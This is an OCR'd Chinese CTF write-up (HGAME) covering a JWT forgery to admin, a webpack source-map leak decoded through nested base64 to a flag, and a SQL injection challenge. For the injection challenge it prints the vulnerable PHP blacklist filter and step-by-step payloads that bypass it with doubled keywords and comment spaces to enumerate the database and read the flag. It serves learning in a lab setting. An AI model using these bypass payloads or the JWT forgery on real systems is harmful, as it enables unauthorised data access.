




清空之后，我们用修改过的token，去修改原来的token。这里还要说明一下，修改jwt中的id和username为1和admin(题目描述已经提示admin，但是id要猜一猜)




最后我们刷新一下页面，就有flag了。





5.webpack-engine

题目描述：webpack packs the web.
第二周开始难度就上来了，就搞出这一题来。
打开靶场就叫我点击



但是点击到最后啥也没有，又被骗了





所以还是从最简单的开始，看源代码吧，还真就看到点东西

```
/*# sourceURL=webpack:///./src/views/F14g_1s_her3.vue */
/*# sourceMappingURL=data:application/json;base64,eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpbInd1YnBhY2s6Ly8uL3NyYy92aWV3
```

base64解码看一下,看样子有好几层加密

```
eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpbInd1YnBhY2s6Ly8uL3NyYy92aWV3cy9GbDRnXzFzX2h1cjMudnV1I10sIm5hbWVzIjpbXSwibWFwcG1uZ3MiO
iI7QUFnQkE7RUFDQSxZQUFBO0VBQ0EsU0FBQTtFQUNBLFFBQUE7RUFDQSxVQUFBO0VBQ0EsZ0JBQUE7RUFDQSxnQkFBQTtFQUNBLGlCQUFBO0VBQ
A8aDE+e3tmaWxpaW1saWxpbDRnfX08L2gxP1xuPC90ZW1wbGF0ZT5cb1xuPHNjcmlwdD5cb1xuZXhwb3J0IGR1ZmF1bHQge1xuICBkYXRhKCkge1xuICA
gIHJ1dHVybiB7XG4gICAgICBmaWxpaW1saWxpbDRnOiAnWVVka2FHS1hWamRTUkVKMVpFWTViVTFJU1RWYVdGSm1UV3c1UkdKRk9YcE5NVGxVVFVoV2VW
a31WbVppV1VKM1psRT1QUW89J1xuICAgIH1cbiAgfVxufVxuPC9zY3JpcHQ+XG5cbjxzdHlsZT5cbmh0bWwsIGJvZHkge1xuICBoZWlnaHQ6IDEwMCU7X
G4gIG1hcmdpbjogMDtcbiAgcGFkZG1uZzogMDtcbiAgb3Z1cmZsb3c6IGhpZGR1bjtcbn1cbjwvc3R5bGU+XG5cbjxzdHlsZSBzY29wZWQ+XG4uaG9tZS
```

清空 加密 解密 ☐解密为UTF-8字节流

```
{"version":3,"sources":["webpack:///./src/views/F14g_1s_her3.vue"],"names":
[],"mappings":";AAgBA;EACA,YAAA;EACA,SAAA;EACA,UAAA;EACA,gBAAA;AACA","sourcesContent":["<template>\n  <h1>
{{filiiiiiii14g}}</h1>\n</template>\n\n<script>\n\nexport default {\n  data() {\n    return {\n      filiiiiiii14g:
'YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMT1UTUhWeVkyVmZiVUJ3Z1E9PQo='\n    }\n
}\n}\n</script>\n\n<style>\nhtml, body {\n  height: 100%;\n  margin: 0;\n  padding: 0;\n  overflow:
hidden;\n}\n</style>\n\n<style scoped>\n.home {\n  height: 100%;\n  position: relative;\n  display: flex;\n  flex-
```


再解密

```
YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMT1UTUhWeVkyVmZiVUJ3Z1E9PQo=
```

清空 加密 解密 ☐解密为UTF-8字节流

```
aGdhbWV7RDBudF9mMHI5ZXRfM19DbE9zM19TMHVyY2VfbUBwfQ==
```


三次解密过后，得到flag


```
aGdhbWV7RDBudF9mMHI5ZXRfM19DbE9zM19TMHVyY2VfbUBwfQ==
```

清空 加密 解密 ☐解密为UTF-8字节流

```
hgame{DOnt_f0r9et_2_C10s3_S0urce_m@p}
```

6.Pokemon

题目描述：选择你的宝可梦吧，召唤师！
打开是一个该死的妙蛙种子



观察一下源代码，好像有点东西

```
<html>
  ▶ <head>…</head>
··· ▼ <body> flex == $0
    ▼ <div>
        <h1>Choose your Pokemon! </h1>
      ▶ <div>…</div>
      </div>
      <!-- /index.php?id=1 -->
    </body>
  </html>
```


当时没有想到是SQL注入，就是感觉有点不对，想着是改数据包的，看了官方的wp才反应过来。
看一下后期放出来的源码

```
12
13  function waf($code) {
```

```php
    $blacklist = ['select', 'from', 'where', '=', '\/\*\*\/', 'union', 'or', 'and', ' ', '\+', '-'];
    foreach($blacklist as $b) {
        $code = preg_replace('/'.$b.'/i', '', $code);
    }
    return $code;
}

function getStatusMessage($code) {
    global $db;

    $code = waf($code);
    $sql = 'SELECT code,msg FROM errors WHERE code='.$code;
    $res = $db->query($sql);
    return $res->fetch_all();
}
```



从源码可看出是数字型注入，使用 preg_replace 过滤了一些关键字。接下来就是考虑 bypass 了。

- 绕过空格：使用 /1/ 或者 //**//
- 绕过 union, select, where,from,and,or：双写绕过: union => uniunionon
- 绕过 =: 使用 like 或者 regexp

查询数据库:

```
404/*1*/ununionion/*1*/selselectect/*1*/111,database()
```


数据库名就是pokemon



查询表：

```
404/*1*/ununionion/*1*/selselectect/*1*/111,group_concat(table_name)/*1*/frfromom/*1*/infoorrmation_schema.tables/*1*/whewherere/*1*/table_schema/*1*/regexp/*1*/"^pokemon$"
```

表名是flllllllaaaaaag



查询列：

```
404/*1*/ununionion/*1*/selselectect/*1*/111,group_concat(column_name)/*1*/frfromom/*1*/infoorrmation_schema.columns/*1*/whewherere/*1*/table_name/*1*/regexp/*1*/"^flllllll laaaaaag$"
```

列名是：flag

121.43.141.153:60056/error.php?code=404/*1*/ununionion/*1*/selselectect/*1*/111,group_concat(column_name)/*1*/frfromom/*1%20*/infoorrmation_schema.columns/*1*/whewherere/*1*/table_name/*1*/regexp/*...

查询flag：

```
404/*1*/ununionion/*1*/selselectect/*1*/111,flag/*1*/frfromom/*1*/flllllllaaaaaag
```

得到flag

121.43.141.153:60056/error.php?code=404/*1*/ununionion/*1*/selselectect/*1*/111,flag/*1*/frfromom/*1*/flllllllaaaaaag